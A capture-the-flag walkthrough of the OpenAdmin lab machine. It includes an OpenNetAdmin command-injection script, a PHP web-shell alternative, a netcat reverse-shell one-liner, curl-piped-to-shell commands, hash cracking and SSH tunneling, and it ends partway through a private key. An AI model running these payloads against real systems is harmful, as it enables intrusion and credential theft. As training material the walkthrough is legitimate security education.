OpenAdmin is an easy difficulty Linux machine that features an outdated OpenNetAdmin CMS instance. The CMS is exploited to gain a foothold, and subsequent enumeration reveals database credentials. These credentials are reused to move laterally to a low privileged user. This user is found to have access to a restricted internal application. Examination of this application reveals credentials that are used to move laterally to a second user. A sudo misconfiguration is then exploited to gain a root shell.

Skills Required

- Enumeration
- Port Forwarding
- Code Review

Skills Learned

- Web Exploitation
- Password Cracking
- Nano Sudo Exploitation

Enumeration

Nmap


```
nmap -p- -Pn --min-rate=10000 -sV -sC 10.10.10.171
```

```
nmap -p- -Pn --min-rate=10000 -sV -sC 10.10.10.171

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-07 05:38 EDT
Warning: 10.10.10.171 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.171
Host is up (0.40s latency).
Not shown: 61245 closed ports, 4288 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan reveals SSH and Apache to be running on their usual ports.

Apache

Browsing to port 80, the default Apache page is seen.



FFUF

Let's enumerate files and folders on the server using ffuf.

```
ffuf -u http://10.10.10.171/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc
200,204,301,302,307,401 -o results.txt
```

```
ffuf -u http://10.10.10.171/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,204,301,302,307,401 -o
results.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.171/FUZZ
 :: Output file      : results.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401
________________________________________________

                        [Status: 200, Size: 10918, Words: 3499, Lines: 376]
artwork                 [Status: 301, Size: 314, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376]
music                   [Status: 301, Size: 312, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: Job [1/1] :: 131 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

We discovered a few folders named `music, artwork and sierra`. The python script below can be used to scrape the navigation links from the pages present in `results.txt`.

```
#!/usr/bin/python
import sys
import json
import requests
import argparse
from bs4 import BeautifulSoup

def results(file):
        content=open(file,'r').readlines()
        for line in content:
                data=json.loads(line.strip())
        urls=[]
        for url in data['results']:
                urls.append(url['url'])
        return urls

def crawl(url):
        r = requests.get(url)
        soup = BeautifulSoup(r.text,'lxml')
        links = soup.findAll('a',href=True)
        for link in links:
                link=link['href']
                if link and link!='#':
                        print '[+] {} : {}'.format(url,link)

if __name__=="__main__":
        parser = argparse.ArgumentParser()
        parser.add_argument("file",help="ffuf results")
        args = parser.parse_args()
        urls=results(args.file)
        for url in urls:
                crawl(url)
```

The script retrieves the files and folders from the provided list, and uses the BeautilfulSoup library to look for and extract the `href` attribute in anchor tags, which are then printed out.

```
python crawl.py results.txt
```


Running it yields the results below.

```
python crawl.py /root/results.txt

[+] http://10.10.10.171/ : /manual
[+] http://10.10.10.171/ : http://httpd.apache.org/docs/2.4/mod/mod_userdir.html
[+] http://10.10.10.171/ : https://bugs.launchpad.net/ubuntu/+source/apache2
[+] http://10.10.10.171/artwork : index.html
[+] http://10.10.10.171/artwork : index.html
[+] http://10.10.10.171/artwork : about.html
[+] http://10.10.10.171/artwork : services.html
[+] http://10.10.10.171/artwork : blog.html
[+] http://10.10.10.171/artwork : contact.html
[+] http://10.10.10.171/artwork : single.html
[+] http://10.10.10.171/artwork : single.html
[+] http://10.10.10.171/artwork : single.html
[+] http://10.10.10.171/artwork : single.html
[+] http://10.10.10.171/artwork : single.html
[+] http://10.10.10.171/artwork : single.html
[+] http://10.10.10.171/artwork : index.html
[+] http://10.10.10.171/artwork : https://colorlib.com
[+] http://10.10.10.171/index.html : /manual
[+] http://10.10.10.171/index.html : http://httpd.apache.org/docs/2.4/mod/mod_userdir.html
[+] http://10.10.10.171/index.html : https://bugs.launchpad.net/ubuntu/+source/apache2
[+] http://10.10.10.171/music : index.html
[+] http://10.10.10.171/music : ../ona
[+] http://10.10.10.171/music : index.html
[+] http://10.10.10.171/music : category.html
[+] http://10.10.10.171/music : playlist.html
[+] http://10.10.10.171/music : artist.html
[+] http://10.10.10.171/music : blog.html
[+] http://10.10.10.171/music : contact.html
[+] http://10.10.10.171/music : blog.html
[+] http://10.10.10.171/music : contact.html
[+] http://10.10.10.171/music : https://colorlib.com
```

Apart from the `.html` files, a path `../ona` is found.


Dirbuster

Alternately, running dirbuster returns the `ona` page as well.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://10.10.10.171:80/
Scan Information
Results - List View: Dirs: 33 Files: 73
Results - Tree View
Errors: 2
Directory Stucture
Response Code
Response Size
/
200
11546
icons
403
445
artwork
200
15085
music
200
12807
ona
301
522
Current speed: 529 requests/sec
(Select and right click for more options)
Average speed: (T) 488, (C) 514 requests/sec
Parse Queue Size: 65655
Total Requests: 130480/14997394
Current number of running threads: 200
Change
Time To Finish: 08:02:03
Back
Pause
Stop
Report
DirBuster Stopped
/artwork/js/613.php

Foothold

Browsing to the `/ona` directory shows that this is an older version of the application.



The download hyperlink contains a reference to the OpenNetAdmin website. Searching exploit-db for exploits related to `OpenNetAdmin v18.1.1` reveals a Remote Code Execution vulnerability.



Remote Command Execution

OpenNetAdmin suffers from a command injection vulnerability through the `xajaxargs[]` parameter. This vulnerability can be exploited using the referenced script.

```
#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d
"xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D
%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e
'/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```


```
exploit.sh http://10.10.10.171/ona/

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The exploitation is successful and we have gained a foothold.


Alternate foothold via LFI

This OpenNetAdmin version also suffers from a Local File Inclusion (LFI) vulnerability. This flaw allows an attacker to traverse outside of the restricted path and include arbitrary files on the server, resulting in command execution.

Sending the request below creates a new module named `test`, containing a PHP web shell.



This module can be included from the `/ona/dcm.php?modules=test` page.



We can now execute system commands through the `1` GET parameter.

```
curl 'http://10.10.10.171/ona/dcm.php?module=test&1=ping+-c+1+10.10.14.3' >
/dev/null
```


```
tcpdump -i tun0 icmp

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
08:10:19.017056 IP 10.10.10.171 > 10.10.14.3: ICMP echo request, id 21953, seq 1, length 64
08:10:19.017071 IP 10.10.14.3 > 10.10.10.171: ICMP echo reply, id 21953, seq 1, length 64
```

Save the reverse shell payload below to `index.html` inside `/var/www/html` folder, and ensure the Apache server is running locally.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1234 >/tmp/f
```

The shell can be executed on the server by using the payload below, which pipes cURL output to `/bin/sh`.

```
curl 10.10.14.2 | /bin/sh
```



```
nc -lvp 1234

listening on [any] 1234 ...
10.10.10.171: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.171] 36542
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

We can spawn a PTY to get a fully functioning shell.

```
/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Checking entries in `/etc/passwd` shows that there are two system users.

```
$ /usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'

www-data@openadmin:/opt/ona/www$ cat /etc/passwd | grep home

syslog:x:102:106::/home/syslog:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

We can further enumerate the box using scripts such as LinEnum.sh or linPEAS.sh. Download the script and copy it the Apache web root. Next, use curl to transfer and execute the script.

```
curl 10.10.14.2/linpeas.sh|bash
```

```
www-data@openadmin:/tmp$ curl 10.10.14.2/linpeas.sh|bash

curl 10.10.14.2/linpeas.sh|bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
 48  156k   48 77838    0     0  37621      0  0:00:04  0:00:02  0:00:02 37621


================================( Basic information )================================
OS: Linux version 4.15.0-70-generic (buildd@lgw01-amd64-055) (gcc version 7.4.0 (Ubuntu 7.4.0-
1ubuntu1~18.04.1)) #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: openadmin
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports,
learn more with -h)
```

This runs but doesn't provide any interesting information. Manually enumerating the web root reveals a folder named `internal`, that can only be accessed by `jimmy`.

```
www-data@openadmin:/var/www$ ls -al

ls -al
total 16
drwxr-xr-x  4 root     root     4096 Nov 22 18:15 .
drwxr-xr-x 14 root     root     4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy    internal 4096 Nov 23 17:43 internal
lrwxrwxrwx  1 www-data www-data   12 Nov 21 16:07 ona -> /opt/ona/www
```

The OpenNetAdmin forum post shows that the database configuration details are stored in the file `ona/local/config/database_settings.inc.php`.

```
www-data@openadmin:/var/www/html/ona/local/config$ ls

database_settings.inc.php  motd.txt.example  run_installer
www-data@openadmin:/var/www/html/ona/local/config$ cat database_settings.inc.php

<tml/ona/local/config$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

Database credentials are found, and reusing this password for `jimmy` gives us SSH access.

```
ssh jimmy@10.10.10.171

jimmy@10.10.10.171's password:

jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
```

We can now access the `/var/www/internal` directory as `jimmy`.

```
jimmy@openadmin:/var/www/internal$ ls -l
total 12
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
```

Looking at the `/etc/apache2/sites-enabled/internal.conf` configuration file reveals that the `internal` virtual host is running as `joanna` on localhost port `52846`.

```
jimmy@openadmin:/var/www/internal$ cat /etc/apache2/sites-enabled/internal.conf

Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```


Inspection of `index.php` shows a login page, hard-coded with a hashed password.

```
jimmy@openadmin:/var/www/internal$ cat index.php

<?php
   ob_start();
   session_start();
?>
--snip--
<?php
  $msg = '';

  if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
    if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) ==
'00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bd
de852b8ec3b3a0523b1') {
        $_SESSION['username'] = 'jimmy';
        header("Location: /main.php");
    } else {
        $msg = 'Wrong username or password.';
    }
  }
?>
```

We can see that this was hashed using the SHA512 algorithm, which can be cracked using John the Ripper.

```
john hash --format=Raw-SHA512 --wordlist=/usr/share/wordlists/rockyou.txt --rules=Jumbo

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Revealed         (?)
1g 0:00:00:02 DONE (2020-04-15 22:40) 0.3448g/s 5329Kp/s 5329Kc/s 5329KC/s Revorg..Returntosender
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Alternately, the CrackStation website can also be used to crack the hash.




The application can be accessed remotely through SSH port forwarding.

```
jimmy@openadmin:/var/www/internal$ ssh -R 1337:127.0.0.1:52946 root@10.10.14.2

root@10.10.14.2's password:

Last login: Wed Apr 15 22:48:58 2020 from 10.10.10.171
```

The command above creates a remote SSH tunnel, which forwards all connections from port `1337` on our host to port `52946` on the box. Make sure that the SSH server is running and permits root login. The application can now be accessed by browsing to `http://127.0.0.1:1337`.



Let's login to the application using the credentials `jimmy / Revealed`.



The `main.php` page displays an encrypted SSH key.

Alternate Method

Inspecting the `main.php` source code reveals that it continues to read the SSH key, instead of terminating the connection.

```
jimmy@openadmin:/var/www/internal$ cat main.php

<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

This means that we can access the page unauthenticated, and the server should return the key before redirection.

```
jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php

<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

